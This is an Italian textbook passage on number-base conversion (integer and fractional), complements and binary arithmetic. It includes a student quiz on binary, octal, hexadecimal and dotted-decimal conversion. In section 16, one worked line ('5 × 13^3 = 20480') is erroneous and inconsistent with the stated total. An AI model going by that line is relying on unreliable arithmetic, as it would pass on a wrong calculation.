



Tabella 11.14. Conversione rapida binario-ottale e binario-esadecimale.

binario	ottale	binario	esade-cimale	binario	esade-cimale
000	0	0000	0	1000	8
001	1	0001	1	1001	9
010	2	0010	2	1010	A
011	3	0011	3	1011	B
100	4	0100	4	1100	C
101	5	0101	5	1101	D
110	6	0110	6	1110	E
111	7	0111	7	1111	F

Figura 11.15. Tabellina di conversione binario-decimale fino a 32 bit.

2^{31}	2^{30}	2^{29}	2^{28}	2^{27}	2^{26}	2^{25}	2^{24}
2147 483648	1073 741824	536 870912	268 435456	134 217728	67 108864	33 554432	16 777216

2^{23}	2^{22}	2^{21}	2^{20}	2^{19}	2^{18}	2^{17}	2^{16}
8388 608	4194 304	2097 152	1048 576	524 288	262 144	131 072	65536

2^{15}	2^{14}	2^{13}	2^{12}	2^{11}	2^{10}	2^{9}	2^{8}
32768	16384	8192	4096	2048	1024	512	256

2^{7}	2^{6}	2^{5}	2^{4}	2^{3}	2^{2}	2^{1}	2^{0}
128	64	32	16	8	4	2	1

Capitolo 12 Conversioni numeriche di valori non interi


La conversione di valori non interi in basi di numerazione differenti, richiede un procedimento più complesso, dove si convertono, separatamente, la parte intera e la parte restante.

Il procedimento di scomposizione di un numero che contenga delle cifre dopo la parte intera, si svolge in modo simile a quello di un numero intero, con la differenza che le cifre dopo la parte intera vanno moltiplicate per la base elevata a una potenza negativa. Per esempio, il numero $12{,}345_{10}$ si può esprimere come $1\times10^1 + 2\times10^0 + 3\times10^{-1} + 4\times10^{-2} + 5\times10^{-3}$.

12.1 Conversione da base 10 ad altre basi

Come accennato nella premessa del capitolo, la conversione di un numero in un'altra base procede in due fasi: una per la parte intera, l'altra per la parte restante, unendo poi i due valori trovati. Per comprendere il meccanismo conviene simulare una conversione dalla base 10 alla stessa base 10, con un esempio: 12,345.

Per la parte intera, si procede come al solito, dividendo per la base di numerazione del numero da trovare e raccogliendo i resti; per la parte rimanente, il procedimento richiede invece di moltiplicare il valore per la base di destinazione e raccogliere le cifre intere trovate. Si osservi la figura successiva che rappresenta il procedimento.

Figura 12.1. Conversione da base 10 a base 10.

$12{,}345_{10}$

$12/10$ = 1 con il resto di 2 → 2

$1/10$ = 0 con il resto di 1 → 1

0,345 × 10 = 3,45 → 3

0,45 × 10 = 4,5 → 4

0,5 × 10 = 5 → 5

→ $12{,}345_{10}$

Quello che si deve osservare dalla figura è che l'ordine delle cifre cambia nelle due fasi del calcolo. Nelle figure successive si vedono altri esempi di conversione nelle altre basi di numerazione comuni.

Figura 12.2. Conversione da base 10 a base 16.

$12{,}345_{10}$

$12/16$ = 0 con il resto di 12 → C

0,345 × 16 = 5,52 → 5

0,52 × 16 = 8,32 → 8

0,32 × 16 = 5,12 → 5

0,12 × 16 = 1,92 → 1

0,92 × 16 = 14,72 → E

0,72 × 16 = 11,52 → B

⋮ ⋮ ⋮

→ $C{,}5851EB_{16}$





Figura 12.3. Conversione da base 10 a base 8.

$12{,}345_{10}$

$12/8$ = 1 con il resto di 4 → 4

$1/8$ = 0 con il resto di 1 → 1

$0{,}345 \times 8 = 2{,}76$ → 2

$0{,}76 \times 8 = 6{,}08$ → 6

$0{,}08 \times 8 = 0{,}64$ → 0

$0{,}64 \times 8 = 5{,}12$ → 5

⋮

$14{,}2605_8$





Figura 12.4. Conversione da base 10 a base 2.

$12{,}345_{10}$

$12/2$ = 6 con il resto di 0 → 0

$6/2$ = 3 con il resto di 0 → 0

$3/2$ = 1 con il resto di 1 → 1

$1/2$ = 0 con il resto di 1 → 1

$0{,}345 \times 2 = 0{,}69$ → 0


$0{,}69 \times 2 = 1{,}38$ → 1

$0{,}38 \times 2 = 0{,}76$ → 0

$0{,}76 \times 2 = 1{,}52$ → 1

$0{,}52 \times 2 = 1{,}04$ → 1

⋮

$1100{,}01011_2$

12.2 Conversione a base 10 da altre basi

Per convertire un numero da una base di numerazione qualunque alla base 10, è necessario attribuire a ogni cifra il valore corrispondente, da sommare poi per ottenere il valore complessivo. Nelle figure successive si vedono gli esempi relativi alle basi di numerazione più comuni.

Figura 12.5. Conversione da base 16 a base 10.

$C{,}5851EB_{16}$

$$C_{16} \rightarrow 12 \times 16^{0} = 12_{10}$$
$$5 \times 16^{-1} = 0{,}3125000_{10}$$
$$8 \times 16^{-2} = 0{,}0312500_{10}$$
$$5 \times 16^{-3} = 0{,}0012207_{10}$$
$$1 \times 16^{-4} = 0{,}0000152_{10}$$
$$E_{16} \rightarrow 14 \times 16^{-5} = 0{,}0000133_{10}$$
$$B_{16} \rightarrow 11 \times 16^{-6} = 0{,}0000006_{10}$$

totale $12{,}3449998_{10}$

Figura 12.6. Conversione da base 8 a base 10.

$14{,}2605_{8}$

$$1 \times 8^{1} = 8_{10}$$
$$4 \times 8^{0} = 4_{10}$$
$$2 \times 8^{-1} = 0{,}2500000_{10}$$
$$6 \times 8^{-2} = 0{,}0937500_{10}$$
$$0 \times 8^{-3} = 0{,}0000000_{10}$$
$$5 \times 8^{-4} = 0{,}0012207_{10}$$

totale $12{,}3449707_{10}$

Figura 12.7. Conversione da base 2 a base 10.

$1100{,}01011_{2}$

$$1 \times 2^{3} = 8_{10}$$
$$1 \times 2^{2} = 4_{10}$$
$$0 \times 2^{1} = 0_{10}$$
$$0 \times 2^{0} = 0_{10}$$
$$0 \times 2^{-1} = 0_{10}$$
$$1 \times 2^{-2} = 0{,}25000_{10}$$
$$0 \times 2^{-3} = 0_{10}$$
$$1 \times 2^{-4} = 0{,}06250_{10}$$
$$1 \times 2^{-5} = 0{,}03125_{10}$$

totale $12{,}34375_{10}$

12.3 Conversione tra ottale, esadecimale e binario

Per quanto riguarda la conversione tra sistemi di numerazione ottale, esadecimale e binario, vale lo stesso principio dei numeri interi, con la differenza che occorre rispettare la separazione della parte intera da quella decimale. L'esempio della figura successiva dovrebbe essere abbastanza chiaro.

Figura 12.8. Conversione tra binario-ottale e binario-esadecimale.


$001\,100,010\,110\,000\,101_2$

$1\quad 4\quad ,\quad 2\quad 6\quad 0\quad 5_8$

$0011\,00,0101\,1000\,0101_2$

12 5 8 5

$C\quad ,\quad 5\quad 8\quad 5_{16}$

$1100,0101\,1000\,0101_2$

Capitolo 13
Le operazioni elementari e il sistema binario

Può essere utile conoscere alcuni concetti legati ai calcoli più semplici, specie quando applicati al sistema binario. In questo capitolo si riepilogano i procedimenti per eseguire le «quattro operazioni» con il sistema binario.

13.1 Complemento alla base di numerazione

Dato un numero n, espresso in base b, con k cifre, il ***complemento alla base*** è costituito da $b^k - n$.

Per esempio, il complemento alla base del numero 00123456789 (espresso in base dieci utilizzando 11 cifre) è 99876543211:

$$\begin{array}{r} 100000000000_{10} - \\ 00123456789_{10} = \\ \hline 99876543211_{10} \end{array}$$

Dall'esempio si deve osservare che la quantità di cifre utilizzata è determinante nel calcolo del complemento, infatti, il complemento alla base dello stesso numero, usando però solo nove cifre (123456789) è invece 876543211:

$$\begin{array}{r} 1000000000_{10} - \\ 123456789_{10} = \\ \hline 876543211_{10} \end{array}$$

In modo analogo si procede con i valori aventi una base diversa; per esempio, il complemento alla base del numero binario 00110011_2, composto da otto cifre, è pari a 11001101_2:

$$\begin{array}{r} 100000000_2 - \\ 00110011_2 = \\ \hline 11001101_2 \end{array}$$

Il calcolo del complemento alla base, nel sistema binario, avviene in modo molto semplice, se si trasforma in questo modo:

$$\begin{array}{r} 11111111_2 - \\ 00110011_2 = \\ \hline 11001100_2 + \\ 1_2 = \\ \hline 11001101_2 \end{array}$$

In pratica, si prende un numero composto da una quantità di cifre a uno, pari alla stessa quantità di cifre del numero di partenza; quindi si esegue la sottrazione, poi si aggiunge il valore uno al risultato finale. Si osservi però cosa accade con una situazione leggermente differente, per il calcolo del complemento alla base di 0011001100_2:

$$\begin{array}{r l} 1111111111_2 & - \\ 0011001100_2 & = \\ \hline 1100110011_2 & + \\ 1_2 & = \\ \hline 1100110100_2 & \end{array}$$

Per eseguire una sottrazione, si può calcolare il complemento alla base del sottraendo (il valore da sottrarre), sommandolo poi al valore di partenza, trascurando il riporto eventuale. Per esempio, volendo sottrarre da 1757 il valore 758, si può calcolare il complemento alla base di 0758 (usando la stessa quantità di cifre dell'altro valore), per poi sommarla. Il complemento alla base di 0758 è 9242:

$$\begin{array}{r l} 10000_{10} & - \\ 0758_{10} & = \\ \hline 9242_{10} & \end{array}$$

Invece di eseguire la sottrazione, si somma il valore ottenuto a quello di partenza, ignorando il riporto:

$$\begin{array}{r l} 1757_{10} & + \\ 9242_{10} & = \\ \hline 10999_{10} & - \\ 10000_{10} & = \\ \hline 999_{10} & \end{array}$$

Infatti: 1757−758=999.

13.1.1 Complemento a uno e complemento a due

Quando si fa riferimento a numeri in base due, il complemento alla base è più noto come «complemento a due» (che evidentemente è la stessa cosa). D'altro canto, il complemento a uno è ciò che è già stato descritto con l'esempio seguente, dove si ottiene a partire dal numero 0011001100_2:

$$\begin{array}{r l} 1111111111_2 & - \\ 0011001100_2 & = \\ \hline 1100110011_2 & \end{array}$$

Si comprende intuitivamente che il complemento a uno si ottiene semplicemente invertendo le cifre binarie:

$$0011001100_2$$
$$\downarrow$$
$$1100110011_2$$

Pertanto, il complemento a due di un numero binario si ottiene facilmente invertendo le cifre del numero di partenza e aggiungendo una unità al risultato.

13.2 Addizione binaria

L'addizione binaria avviene in modo analogo a quella del sistema decimale, con la differenza che si utilizzano soltanto due cifre numeriche: 0 e 1. Pertanto, si possono presentare solo i casi seguenti:

$$0_2 + 0_2 = 0_2$$
$$0_2 + 1_2 = 1_2$$
$$1_2 + 0_2 = 1_2$$
$$1_2 + 1_2 = 10_2$$ ovvero: zero con riporto di uno

Segue l'esempio di una somma tra due numeri in base due:

$$\begin{array}{rl} 10011001_2 + & (153_{10}) \\ 00110011_2 = & (51_{10}) \\ \hline 11001100_2 & (204_{10}) \end{array}$$

13.3 Sottrazione binaria

La sottrazione binaria può essere eseguita nello stesso modo di quella che si utilizza nel sistema decimale. Come avviene nel sistema decimale, quando una cifra del minuendo (il numero di partenza) è minore della cifra corrispondente nel sottraendo (il numero da sottrarre), si prende a prestito una unità dalla cifra precedente (a sinistra), che così si somma al minuendo con il valore della base di numerazione. L'esempio seguente mostra una sottrazione con due numeri binari:

$$\begin{array}{rl} 10011001_2 - & (153_{10}) \\ 00110011_2 = & (51_{10}) \\ \hline 01100110_2 & (102_{10}) \end{array}$$

Generalmente, la sottrazione binaria viene eseguita sommando il complemento alla base del sottraendo. Il complemento alla base di 00110011_2 con otto cifre è 11001101_2:

$$\begin{array}{rl} 100000000_2 & - \\ 00110011_2 & = \\ \hline 11001101_2 & \end{array}$$

Pertanto, la sottrazione originale diventa una somma, dove si trascura il riporto:

$$\begin{array}{rll} 10011001_2 & + & (153_{10}) \\ 11001101_2 & = & \\ \hline 101100110_2 & - & \\ 100000000_2 & = & \\ \hline 01100110_2 & & (102_{10}) \end{array}$$

13.4 Moltiplicazione binaria

La moltiplicazione binaria si esegue in modo analogo a quella per il sistema decimale, con il vantaggio che è sufficiente sommare il moltiplicando, facendolo scorrere verso sinistra, in base al valore del moltiplicatore. Naturalmente, lo spostamento di un valore binario verso sinistra di ***n*** posizioni, corrisponde a moltiplicarlo per 2^n. Si osservi l'esempio seguente dove si moltiplica 10011001_2 per 1011_2:

$$\begin{array}{rll} 10011001_2 & \times & (153_{10}) \\ 1011_2 & = & (11_{10}) \\ \hline 10011001_2 & + & \\ 10011001_2 & + & \\ 00000000_2 & + & \\ 10011001_2 & = & \\ \hline 11010010011_2 & & (1683_{10}) \end{array}$$

13.5 Divisione binaria

La divisione binaria si esegue in modo analogo al procedimento per i valori in base dieci. Si osservi l'esempio seguente, dove si divide il numero 10110_2 (22_{10}) per 100_2 (4_{10}):

$$
\begin{array}{r}
10110_2 : 100_2 = 101{,}1_2 \\
100_2 \\
\hline
0110_2 \\
000_2 \\
\hline
110_2 \\
100_2 \\
\hline
10_2 \\
100_2 \\
\hline
0_2
\end{array}
$$

In questo caso il risultato è 101_2 (5_{10}), con il resto di 10_2 (2_{10}); ovvero $101{,}1_2$ ($5{,}5_{10}$).

Intuitivamente si comprende che: si prende il divisore, senza zeri anteriori, lo si fa scorrere a sinistra in modo da trovarsi allineato inizialmente con il dividendo; se la sottrazione può avere luogo, si scrive la cifra 1_2 nel risultato; si continua con gli scorrimenti e le sottrazioni; al termine, il valore residuo è il resto della divisione intera.

13.6 Riferimenti

- Mario Italiani, Giuseppe Serazzi, *Elementi di informatica*, ETAS libri, 1973, ISBN 8845303632
- Tony R. Kuphaldt, *Lessons In Electric Circuits*, *Digital*

  ⟨*http://www.faqs.org/docs/electric/*⟩

  ⟨*http://www.faqs.org/docs/electric/Digital/index.html*⟩

Capitolo 14

Verifica: conversioni numeriche

tempo a disposizione:	1800 s	punteggio massimo:	7
quantità di domande:	7	punti di penalità per ogni secondo di ritardo:	0,005555

data: ....

cognome e nome: ....

classe e sezione (corso): ....

Si rammenta il peso (il valore) di ogni cifra binaria, in base alla posizione in cui si trova:

Tabella 14.2. Conversione binaria.

2^{31}	2^{30}	2^{29}	2^{28}	2^{27}	2^{26}	2^{25}	2^{24}
2147 483648	1073 741824	536 870912	268 435456	134 217728	67 108864	33 554432	16 777216

2^{23}	2^{22}	2^{21}	2^{20}	2^{19}	2^{18}	2^{17}	2^{16}
8388 608	4194 304	2097 152	1048 576	524 288	262 144	131 072	65536

2^{15}	2^{14}	2^{13}	2^{12}	2^{11}	2^{10}	2^{9}	2^{8}
32768	16384	8192	4096	2048	1024	512	256

2^{7}	2^{6}	2^{5}	2^{4}	2^{3}	2^{2}	2^{1}	2^{0}
128	64	32	16	8	4	2	1

14.1) [0..1] Con l'aiuto della tabella 14.2 e di una calcolatrice si converta il numero binario 1100000010101000_2 in base 10. Si scriva soltanto la sequenza di cifre, senza specificare la base.

14.2) [0..1] Con l'aiuto della tabella 14.2 e di una calcolatrice si converta il numero 33025 in binario. Si scriva soltanto la sequenza di cifre, senza specificare la base.

La tabella seguente permette di convertire facilmente un numero ottale in binario e viceversa, così come un numero esadecimale in binario e viceversa.

Tabella 14.4. Conversione rapida binario-ottale e binario-esadecimale.

binario	ottale	binario	esadecimale	binario	esadecimale
000	0	0000	0	1000	8
001	1	0001	1	1001	9
010	2	0010	2	1010	A
011	3	0011	3	1011	B
100	4	0100	4	1100	C
101	5	0101	5	1101	D
110	6	0110	6	1110	E
111	7	0111	7	1111	F

14.3) [0..1] Con l'aiuto della tabella 14.4 ed eventualmente di una calcolatrice si converta il numero binario $11000000101010001111111111111111_2$ in base otto. Si scriva soltanto la sequenza di cifre, senza specificare la base.

14.4) [0..1] Con l'aiuto della tabella 14.4 ed eventualmente di una calcolatrice si converta il numero 30052000776_8 in binario. Si scriva soltanto la sequenza di cifre, senza specificare la base.

14.5) [0..1] Con l'aiuto della tabella 14.4 ed eventualmente di una calcolatrice si converta il numero binario $11000000101010001111111111111111_2$ in base sedici. Si scriva soltanto la sequenza di cifre, senza specificare la base.

14.6) [0..1] Con l'aiuto della tabella 14.4 ed eventualmente di una calcolatrice si converta il numero $C0A801FE_{16}$ in binario. Si scriva soltanto la sequenza di cifre, senza specificare la base.

Negli esercizi seguenti, si converte un numero intero a 32 bit in quella che è nota come «notazione decimale puntata».

$11000000101010000000000111111110_2$

Per esempio, il numero binario che appare sopra, si divide in quattro gruppi di otto cifre (ottetti):

11000000_2 10101000_2 00000001_2 11111110_2

Ogni gruppetto viene convertito in base dieci:

192.168.1.254

14.7) [0..1] Con l'aiuto della tabella 14.2 e di una calcolatrice si converta il numero binario $01111111000000000000000000000001_2$ in notazione decimale puntata.

14.8) [0..1] Con l'aiuto della tabella 14.2 e di una calcolatrice si converta il numero 172.17.1.2 dalla notazione decimale puntata a binario (ogni numero della notazione puntata corrisponde esattamente a otto cifre binarie).

Parte iv

Promemoria

15 Sistema di numerazione ottale

Conversione in base otto:

32485_{10}

$32485/8$ = 4060 con resto di 5

$4060/8$ = 507 con resto di 4

$507/8$ = 63 con resto di 3

$63/8$ = 7 con resto di 7

$7/8$ = 0 con resto di 7

→ 77345_8

Calcolo del valore corrispondente di un numero espresso in base otto:

77345_8

$5 \times 8^0 = 5_{10}$

$4 \times 8^1 = 32_{10}$

$3 \times 8^2 = 192_{10}$

$7 \times 8^3 = 3584_{10}$

$7 \times 8^4 = 28672_{10}$

→ totale 32485_{10}

16 Sistema di numerazione esadecimale

Conversione in base 16:

32485_{10}

$32485 / 16 = 2030$ con resto di $5_{10} = 5_{16}$

$2030 / 16 = 126$ con resto di $14_{10} = E_{16}$

$126 / 16 = 7$ con resto di $14_{10} = E_{16}$

$7 / 16 = 0$ con resto di $7_{10} = 7_{16}$

$\rightarrow 7EE5_{16}$

Calcolo del valore corrispondente di un numero espresso in base sedici:



$7EE5_{16}$

$5 \times 16^{0} = 5_{10}$

$E_{16} \rightarrow 14 \times 16^{1} = 224_{10}$

$E_{16} \rightarrow 14 \times 16^{2} = 3584_{10}$

$5 \times 13^{3} = 20480_{10}$

$\rightarrow$ totale 32485_{10}

17 Sistema di numerazione binario

16384	8192	4096	2048	1024	512	256	128	64	32	16	8	4	2	1
1	1	1	1	1	1	0	1	1	1	0	0	1	0	1

16384 + 8192 + 4096 + 2048 + 1024 + 512 + 0 + 128 + 64 + 32 + 0 + 0 + 4 + 0 + 1 = 32485

111111011100101_2

77345_8

0111111011100101_2

7 14 14 5

$7EE5_{16}$

0111111011100101_2

binario	ottale	binario	esadecimale	binario	esadecimale
000	0	0000	0	1000	8
001	1	0001	1	1001	9
010	2	0010	2	1010	A
011	3	0011	3	1011	B
100	4	0100	4	1100	C
101	5	0101	5	1101	D
110	6	0110	6	1110	E
111	7	0111	7	1111	F

Parte v

